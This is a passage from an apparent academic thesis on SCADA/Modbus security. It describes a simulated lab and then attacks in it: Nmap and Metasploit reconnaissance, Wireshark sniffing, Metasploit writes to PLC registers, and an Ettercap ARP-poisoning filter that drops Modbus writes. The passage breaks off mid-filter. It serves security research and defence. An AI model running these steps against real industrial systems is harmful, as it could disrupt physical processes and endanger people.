

Figure 11: *Slave Creation*

Once the slave's configuration window is opened, we have added the default registers (65536 in number), and we used five address. In those holding registers we will keep the input values from the pump, as well as some maximum and minimum values, in order to realistically simulate a pump's behaviour (*fig 12*). In more detail we have assigned the following characteristics:

- Input Pressure: The simulated calculated pressure value, as monitored from the device
- Input Current: The monitored current's value, used by the pump
- Input Voltage: The monitored voltage's value, used by the pump
- Minimum Voltage: The minimum value, pump voltage can take
- Maximum Current: The maximum value, pump current can take

Similarly in the slave's configuration window, in the *Coils* tab, we assigned an address, with name *Pump On/Off*, where this coil address is responsible on whether the pump should be turned on or off (boolean value of zero or one) (*fig 13*).



Figure 12: *Holding Registers Configuration*

The *Binding* value as seen in *fig. 12*, is a created automation, that will provide us the input values as simulated by ModbusPal. Under the *Automation* section of ModbusPal (*fig. 10*), we can add new automations, that will generate values based on a generator. This *Automation*, can be bound on a register or coil, in order to dynamically provide values to the specified addresses.

The three *Automations* are using the *ModbusPal* Random-Generator, where a random number (either integer or float) will



Figure 13: *Coils Configuration*



Figure 14: *Pressure Automation*



Figure 15: *Current Automation*



Figure 16: *Voltage Automation*

be created, within a specified limit (between a minimum and maximum value), with a predefined step. In our case, the pressure's values, will be between 0.0 and 0.24554 in bars, with a step of 0.9. For the current's values, they will be generated between 0.01 and 0.99 Amperes (since the maximum value is predefined as 1 Ampere), with a step of 0.1. Finally for the voltage values, the generated values are between 220 and 240 volts (many large pumps usually require 230 volts, or 120 in case of a smaller one).

Once we have configured the slave's registers and coils, along with its Automations, we see the following result as shown in *fig. 17*. Through the user interface, we can start the simulation, by pressing the *Run* button, and enable all the preconfigured automations, in order to provide the simulated values to their assigned register addresses.

4.2. Ubuntu Virtual Machine

For the simulation of the HMI, we used an Ubuntu based virtual machine (22.04.1 x86-64 version), which runs Rodbus, a command-line tool, that simulates the functionalities of an HMI (e.g. read/write registers and coils), developed in Rust. As we will show bellow it has a very simple configuration, and a straightforward command syntax. Through this tool, we will communicate with the Windows virtual machine (which runs the ModbusPal), in order to modify and read the requested coils and registers.

The first thing we should do before trying to install Rust, which is required to run our simulation tool, is to make sure that all the system repositories are up to date. In order to do this we run the following command:

```
$ sudo apt update
```

Once the latest package updates were fetched, we go ahead an execute the following command in order to download an install the updates for every outdated package and dependency on the system.

```
$ sudo apt upgrade
```

Following up with the installation of Rust, on the virtual



Figure 17: *Final Slave Configuration*

machine, we execute the following command:

```
$ curl https://sh.rustup.rs -sSf | sh
```

Through *curl* it shall attempt to contact the indicated server in order to receive the required data, which command runs on silent mode (-s), and in case it fails, it shall silently fail (-f, no output), and will display the error message (-S). The switch *sh*, is used to invoke the previous expression. Once the command successfully runs, restarting the terminal is required in order to progress with our installation. In order to validate that Rust was installed on the system, we can verify it through:

```
$ rustc --version
```

Note that in this stage of the installation, it is possible that we can get the following error message: *"Linker 'cc' not found"*. This is a fairly easy error to troubleshot, since we are only required to run the following command, in order to install the required C linker:

```
$ sudo apt install build-essential
```

Next command, is used to install *Cargo*, where it can downloads the crate and all of its dependencies, and compile the application as a single executable with no dependencies. Therefore through *Cargo* we install *rodbus-client*.

```
$ cargo install rodbus-client
```

Similarly as before, we can verify the installation of *robbus-client*, via running the following command:

```
$ rodbus-client --version
```

Once we have verified that the installation was successful, we can go ahead and consult the command's manual. A simple example would be, us wanting to change the value of a single register, on a specific address index (i.e address 5) of a PLC/RTU, we would execute the following command:

```
$ rodbus-client -h 192.168.1.13 wsr
    --index 4 --value 5
```

Note that the address we want to target, we specify that address minus one, as *rodbus-client* considers the index 0 as the address 1 on the HMI. The same syntax is followed in order to modify a single coil, or multiple registers and coils.

4.3. Kali Linux Virtual Machine

For the attack emulation, we have utilized the standard Kali Linux, as it already comes with a big variety of available penetration testing tools, to conduct our security research. Though Kali, we shall use tools in order to conduct the reconnaissance (e.g. Nmap), and exploitation attacks towards the HMI and PLC (e.g. Ettercap, Metasploit framework).

5. Cyber Attacks and Vulnerabilities

Goal of this chapter is to emphasize and discuss, the various attack possibilities, that could potentially exploit the vulnerabilities that lie within a SCADA system, on different layers. Furthermore we shall take a deeper dive, on how some of these

attacks could be conducted by a threat actor, via simulating attack in the simulated environment.

5.1. Feasible Attacks

Security incidents and vulnerabilities of an ICS could be classified into five different layer categories: *i) Hardware, ii) Firmware, iii) Software, iv) Network, v) Operations* [36]. Each layer depictures and a different operational part, that constitute an ICS.

5.1.1. Hardware Vulnerabilities

SCADA systems are equipped with multiple different hardware components, that allow the system to properly operate. Components such as deployed sensors (that collect the data), communicational media (such as antennas, wires etc.), PLCs and RTUs that execute most of the controlled operations (as sent by the HMI), or even the computer machines that host the essential parts of SCADA system (HMI, Data Historian etc.). Such hardware, if exposed to a threat actor could lead to serious consequences, since protecting the integrity of those systems are vital for the proper operation of the SCADA system. Solely affecting any of the aforementioned parts could possibly lead to service interruptions. For example a threat actor, could destroy the sensor that collect data, hence no data is ingested into the systems anymore, or damaging any communication hardware disrupting the communication.

It is worth mentioning that attacks targeting hardware components, do not necessarily require the physical presence of the threat actor. Malware, such as Stuxnet, an infamous worm designed to target the hardware of critical infrastructure, showcased its catastrophic consequences [37]. Hardware trojans is another type of malware that has became popular. These trojans target the equipment's hardware, with multiple goals, such as downgrading the hardware's performance, altering the functionality of the targeted device, and could even result to Denial of Service (DoS) attacks [38]. Such malware could be injected during any time of the system's lifecycle, and are usually delivered through infected USB drives, that upon mounting them on the host, they proceed with the malware execution.

Another type of hardware attacks, involve unauthorized users or threat actors to access and exploit equipments' ports, which are used for testing purposes, in order to steal data, alter the firmware or even cause Denial of Service (Dos) attacks [**?**].

5.1.2. Firmware Vulnerabilities

The firmware is responsible for providing data and instruction, on how to handle the hardware. It is being located as a layer, between the hardware and the software of a component (such as a PLC), and serves as a bridge between those two. A common attack would be a threat actor accessing and modifying the device's firmware, which would lead to taking full control over the device's functionality [39]. Such modifications could lead to serious outcomes, such as service disruption (DoS), unauthorized activities (via masking malicious activity within the firmware).

5.1.3. Software Vulnerabilities

A crucial part of SCADA system, is by no chance, the software that allows the users to manage and control such systems. Such is the HMI, that allows a user to monitor and send data to the distributed field devices, hence maintaining the software's integrity is a high priority, since security risks could lead to some serious outcomes.

Software developed for SCADA systems is no different than any other developed software, since it can also carry vulnerabilities that could potentially be exploited. Such vulnerabilities could occur during the software's design phase, where little to no security safeguards are implemented (not following *"Security by Design" processes*). Three major software vulnerabilities observed in SCADA systems, where due to absence of input validation, authentication and access control, that could lead to attacks such as RCE (Remote Code Execution), Buffer Overflow, Injection Attacks [37].

Buffer overflow is a tactic that is commonly seen, where due to improper field sanitization, the software is able to write more data in its memory, exceeding its already allocated memory. An easy example could be a user being allowed to provide an input within a field, data that exceeds the allocated by the software memory, since no safeguard is implemented to allow a user's input, within a specified range.

Injection attacks, such as an SQLi (SQL Injection, such us UNION attacks, Blind SQL injection, Time-based etc.), could greatly affect a SCADA system. The fact that is, it is because the SCADA system uses the Data Historian, which is a database. Allowing SQLi attacks, provide the threat actor, to read, delete, or modify the database's values, or even the database itself. The threat actor could provide SQL code within an input field, and due to improper sanitization, the actor could retrieve data, alter records and tables, or even cause a DoS attack (via deleting records, or causing the database to wait through 'WAITFOR' command).

Similarly to an SQL Injection attack, a Cross-site Scripting (XSS) attack, allows the threat actor to input within a field, code (typically script code) that would be executed to a user, upon visiting the web application. Based on OWASP's attack overview, the XSS attacks are typically categorized in three main categories: *Stored, Reflective and DOM based* attacks. Such attacks could potentially alter the content of the web application's page, access sensitive information, cookies, session tokens etc. These attacks could have great impact, when for instance, and administrator accesses the web application's user interface, and the malicious payload is executed (as it could be stored in the back-end of the application), granting the threat actor his desired results (session hijacking etc.).

5.1.4. Network Vulnerabilities

An essential part of an ICS, is of-course the communication channels that are implemented in order to allow the different components of the system to communicate, transfer data in order to be able to properly operate. Hence just like every other system, it has to face a set of vulnerabilities, that could either rely of the protocols used, the technology used itself and possibly due to absence of authentication or cryptography measures.

A common, yet effective attack that is observer, is Denial of Service (DoS). Through this attack the threat actor is able to affect or even disrupt the system's operation, via sending multiple requests to the target, preventing it overall from conducting its operational duties. This is an effective attack, since the devices are not able to process the amount incoming packages that can lead to crashing, and such attacks are hard to prevent [40].

Additionally vulnerabilities due to the communication protocols can occur, that allow attacks such as eavesdropping on a communication channel, lack of authentication (in DNP3 protocol) that may lead to impersonation attacks [40], or Man-in-the-middle (MiTM) attacks, ARP spoofing and so on. The communication protocols that are implemented in ICS were not de-

signed with security in mind since such vulnerabilities were not commonly observed, therefore security measures (such as authentication, use of cryptography) seem absent. Hence, a threat actor could easily conduct a MiTM attack, since he could initiate an ARP poisoning attack, in order to interfere the the targets' communication, putting him in between. That would allow the threat actor to sniff the related traffic, intercept the communication, or even deny the sent packets from one host to the other.

All of the aforementioned attacks, if carried out successful, have the potential to gravely impact the systems that can lead to great financial loss (due to disrupting the production), and in some cases even endanger human lives

5.2. Attack Scenarios

Scope of this research is to focus in the network vulnerabilities that lie within the communication protocols, which allow the threat actors to conduct attacks. Therefore, for the tested attack scenarios, we assume that the threat actor has already gained the initial foothold on the infrastructure (e.g. compromised an engineer workstation, either via a phishing/spearphishing attack or via brute-forcing the user's account). Through this compromised host, the threat actor is able to scan the internal network, gathering more information regarding the network architecture, and based on those findings the threat actor can proceed with conducting the attacks.

5.2.1. Internal Reconnaissance

Usually the next step once a threat actor has compromised and has established persistence (through malwares, registry modifications, scheduled tasks/cron jobs etc.) to an internal host, is to scan the internal network, to identify new hosts to pivot, possible services that could be exploited, and vulnerable machines in order to laterally move until they reach their final goal (disrupting the production, terrorist activity, exfiltrate critical data etc.).

Popular network scanning tools (like Nmap, OpenVAS or Nessus) could serve our internal network scanning purposes, but it is know that SCADA equipment is prone to disruptions, due to an active scan being conducted upon them [41]. Hence we can avoid scanning the whole network within a small time frame, and either target on known ports that are used by services, or by limiting our scan via methods such as:

- Skip the port scan (-sn) when we only need to identify the online hosts
- Skip advanced scan type (such us OS identification)
- Scan ports within a greater time span (could also help with evading detections)
- Limit the scanned ports

Through this active scanning, the threat actor can gain more information regarding the network's topology, discover hosts and active services, that he could later user as potential targets to launch attacks.

Our first step would be to identify the live hosts on the network. We will use the network scanning tool Nmap in order to do so, via running the following command:

```
$ nmap -sP 192.168.1.0/24
```

This command will initiate a ping sweep scan across the /24 subnet, in order to discover which hosts are currently active. Once we have identified the live hosts, the next step would be to scan for the default port (502) clients use to communicate through the Modbus protocol. This can be done via the command:

```
$ nmap 192.168.1.12 -p 502
```

As we can see in *fig.18*, the results indicate that these is an opened port on the host 192.168.1.11. This port would be most likely used for any Modbus related communication.

A more aggressive way to scan for open ports, would be to conduct a port sweep towards any targeted subnet, although that could potentially raise suspicions, especially if any security solution is in place that is able to detect such attacks. Similarly to the previous command, a port sweep scan could be initiated by:

```
$ nmap 192.168.1.0/24 -p 502
```

```
Nmap scan report for SCADA (192.168.1.11)
Host is up (0.00027s latency).

PORT    STATE SERVICE
502/tcp open  mbap
```

Figure 18: *Port scanning results*

Although the tool used in our case is Nmap, the same methodology would be applied to any scanner, during the reconnaissance period. A host discovery would initially take place, followed by a more targeted scanning on the desired victim hosts.

Another notable scanner is using Metasploit's module *scanner/scada/modbusdetect*, and through specifying the host(s) or host range, we can identify for PLC device via sending Modbus requests, and receiving valid Modbus/TCP headers.

```
msf6 auxiliary(scanner/scada/modbusdetect) > run

[+] 192.168.1.3:502       - 192.168.1.3:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.1.0/24:502    - Scanned  26 of 256 hosts (10% complete)
[*] 192.168.1.0/24:502    - Scanned  52 of 256 hosts (20% complete)
[*] 192.168.1.0/24:502    - Scanned  77 of 256 hosts (30% complete)
[*] 192.168.1.0/24:502    - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.0/24:502    - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.1.0/24:502    - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.1.0/24:502    - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.1.0/24:502    - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.1.0/24:502    - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.1.0/24:502    - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 19: *Modbus Detect module*

5.2.2. Network Sniffing

During the discovery phase, other than actively scanning the internal network for active hosts, services, vulnerabilities etc., adversaries may also start sniffing the network traffic, in pursuance of monitoring and capturing information sent within the network. Data over an unencrypted protocol could potentially reveal sensitive data that could be easily captured, since the Modbus packets are not encrypted.

Before moving on, a closer look on the Modbus over TCP should be taken. In a nutshell Modbus over TCP, is standard Modbus data frame into a TCP frame, without the Modbus checksum [42].

Attack method	Protocol	MITRE Tactic	MITRE Technique	Outcome
Internal Reconnaissance	ICMP, TCP	Discovery	T0846	Managed to identify the active hosts, and which host was utilizing the default Modbus protocol port (502).
Network Sniffing	Modbus/TCP	Discovery	T0842	Managed to gather more specific information regarding the host's communication traffic.
Man in the Middle	Modbus/TCP	Collection	T0830	Managed to simulate a proxy between the victims, having access to modify network traffic.
Unauthorized Parameter Modification	Modbus/TCP	Impair Process Control	T0836	Managed to remotely modify the PLC's coils/registers.
Denial of Service	Modbus/TCP	Inhibit Response Function	T0814	Managed to make the target device not accessinble for other hosts.

Table 3: *Attack techniques conducted*



Figure 20: *Modbus TCP Protocol*



Figure 21: *Wireshark Initialization*

Hence the actual *Function code* and *Data* (combined compose the PDU - *Protocol Data Unit*), embedded within a TCP frame. The *Application Data Unit (ADU)*, is longer of use, since the TCP/IP link layer checksum methods are utilized instead, in order to check for relative errors during the communication.

Therefore an adversary may use a packet sniffer in order to get a detailed view of the internal communication. In our case, we have utilized Wireshark, a widely user network protocol analyzer, that allows us to capture packets from a network connection.

Upon starting Wireshark, we select the required network interface, and we can start capturing the network traffic (*fig. 21*). Once Wireshark is initialized, and starts to sniff the internal network traffic, we can proceed with adding a filter, in order to overview the Modbus communication and filter any further noise from the received packets. This can be done, by adding the keyword *modbus* on the search bar (see *fig. 22*).



Figure 22: *Wireshar Modbus filter*

From the figure above, we can identify which host is conducting the *Challenge* (typically the HMI), and who is *Responding* (typically the slave, e.g. PLC), along with the relative data (e.g. **fig. 22** the action of writing a register/coil). Hence the adversary can create an overview of the internal network, and possibly identify which endpoints are field devices, and which endpoint sends over the commands.



Figure 23: *Modbus TCP Packet Sniffing*

5.2.3. *Unauthorized Parameter Modification*

At this phase the adversary can proceed with launching attacks which would be expected, since we have passed the host discovery/enumeration and reconnaissance phase. In order to do so, we chose to use the Metasploit framework, a widely used exploitation framework, by both cyber criminals and penetration testers / red teamers during security assessments.

Lauching the Metasploit framework, can be easily done via running the following command on our attacking machine:

```
$ msfconsole
```

After we are greeted by the Metasploit framework's banner in the terminal, we can proceed with searching the available Modbus modules:

```
$ msf6 > search modbus
```



Figure 24: *Modbus Available Modules*

Out of the available modules, we will proceed with using the module located in *"auxiliary/scanner/scada/modbusclient"*, via the following command:

```
$ msf6 > use 2
```

In order to configure the required options, we will have to first see which options are available, in regards to the selected module. To do so, we proceed with executing the following command:

```
$ show options
```



Figure 25: *Module Options*

Hence, we can proceed with filling the required options to our module, in order to launch our attack. Through this module we are able to both read and write the targeted victim's coils and registers. To select the type of action, all we need to do is specify it through the following command:

```
$ msf6 > set action "specified action"
```



Figure 26: *Available Module Actions*

Other options we will have to configure, are:

```
$ msf6 > set DATA "data to be written"
$ msf6 > set DATA_ADDRESS "data address"
$ msf6 > set RHOSTS "target victim's IP"
```

We can launch the exploitation, via running the command *exploit* or *run* (see *fig. 26*).



Figure 27: *Successful Write Register Exploitation*

Hence, we can observe how easy it is for an adversary to manipulate the devices' values, using non intricate attacks, from pre-existing tools that have been commonly used in the industry. All that is required, is access to the internal network, conduct the internal reconnaissance phase (in order to have an overview of the infrastructure), and the devices' values can be manipulated as such.

5.2.4. *Man in the Middle*

Man in the Middle, is an attack technique, where the adversary will attempt to put himself in between two or more network devices, in order to conduct further malevolent actions (e.g., network sniffing, transmitted data manipulation). This can be achieved via abusing common network protocols (such as Address Resolution Protocol), where an adversary impersonates a

device, forcing the targeted victim to communicate with him, intercepting the original communication.

The attack we shall demonstrate, was achieved via an ARP poisoning attack, where the attacker attempts to modify the resolution of an IP address to a MAC address, in the ARP cache of the remote victim [43]. ARP protocol is a protocol used to identify the MAC address or a node corresponding to a given IP address in the same sub-net [44], therefore we can poison the ARP via registering address mapping in the ARP cache on the targeted victims.



Figure 28: *Man in the Middle Attack*

In order to conduct such attack, we utilized the Ettercap tool, an open source network tool commonly used for MiTM attacks, network sniffing and transmitted data manipulation, and it is also included in the Kali linux toolset by default. The tool provides both a command line configuration, along with a graphical user interface.

Before initiating the ARP poisoning to our victims (both the PLC and the HMI hosts), we will need to create a filter, that once compiled will be included to the Ettercap's commandline to further extend the tool's capabilities. A simple example would be to create a simple filter, that will detect any 'write' action from the HMI, and once it detects it, the packet shall be dropped. In order to do so, we would need to take a closer look, on the **Function Codes** used by within the Modbus/TCP packet. More specifically the function codes, in hex representation that we will attempt to detect within the packet, are "x05" (Write Single Coil), "x06" (Write Single Register), "x15" (Write Multiple Coils), and "x16" (Write Multiple Registers).

				Function Codes			
				code	*Sub code*	*(hex)*	*Section*
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Inputs	02		02	6.2
		Internal Bits Or Physical coils	Read Coils	01		01	6.1
			Write Single Coil	05		05	6.5
			Write Multiple Coils	15		0F	6.11
	16 bits access	Physical Input Registers	Read Input Register	04		04	6.4
		Internal Registers Or Physical Output Registers	Read Holding Registers	03		03	6.3
			Write Single Register	06		06	6.6
			Write Multiple Registers	16		10	6.12
			Read/Write Multiple Registers	23		17	6.17
			Mask Write Register	22		16	6.16
			Read FIFO queue	24		18	6.18
	File record access		Read File record	20		14	6.14
			Write File record	21		15	6.15
Diagnostics			Read Exception status	07		07	6.7
			Diagnostic	08	00-18,20	08	6.8
			Get Com event counter	11		OB	6.9
			Get Com Event Log	12		0C	6.10
			Report Slave ID	17		11	6.13
			Read device Identification	43	14	2B	6.21
Other			Encapsulated Interface Transport	43	13,14	2B	6.19

Figure 29: *Public Fuction Code Definition*



Figure 30: *Operation code as seen from Wireshark*

Hence, since we know the function code we are looking for, the next step would be to identify the position of the code within the Modbus/TCP packet. For that we would need to inspect the packet's structure. In more detail a Modbus TCP/IP packet, consists of a *Header*, and the Protocol Data Unit (PDU). The Header contains the following fields:

- Transaction ID: a 16-bit identifier that allows the server to match the request to the corresponding response
- Protocol ID: a 16-bit field that identifies the protocol being used. For Modbus TCP/IP, this field is set to 0
- Length: a 16-bit field that specifies the length of the PDU in bytes
- Unit ID: an 8-bit field that specifies the device (or "unit") that the request is being sent to

The Protocol Data Unit (PDU), contains the following fields:

- Function Code: an 8-bit field that specifies the Modbus function being requested.
- Data: additional data required for the function. The structure of the data field depends on the function code.

Therefore the *Function Code*, is the eighth byte we are looking, since the first two bytes are allocated for the *Transaction ID*, the next two for the *Protocol ID*, the next three for the *Length* and *Unit ID*, and the next byte would be used for the *Function Code* [45].

A fairly simple filter we could write (using Ettercap's scripting syntax) in order to let Ettercap know, what to do with the incoming network flow, would be identifying the aforementioned function codes and dropping the package.

```
if (ip.dst == 'DST IP ADDRESS' && tcp.dst
    == 502) {
      if (DATA.data + 7 == "\x05" ||
          DATA.data + 7 == "\x15" ||
          DATA.data + 7 == "\x06" ||
          DATA.data + 7 == "\x16") {
            drop();
            msg("Modbus write attempt was
                prevented");
```

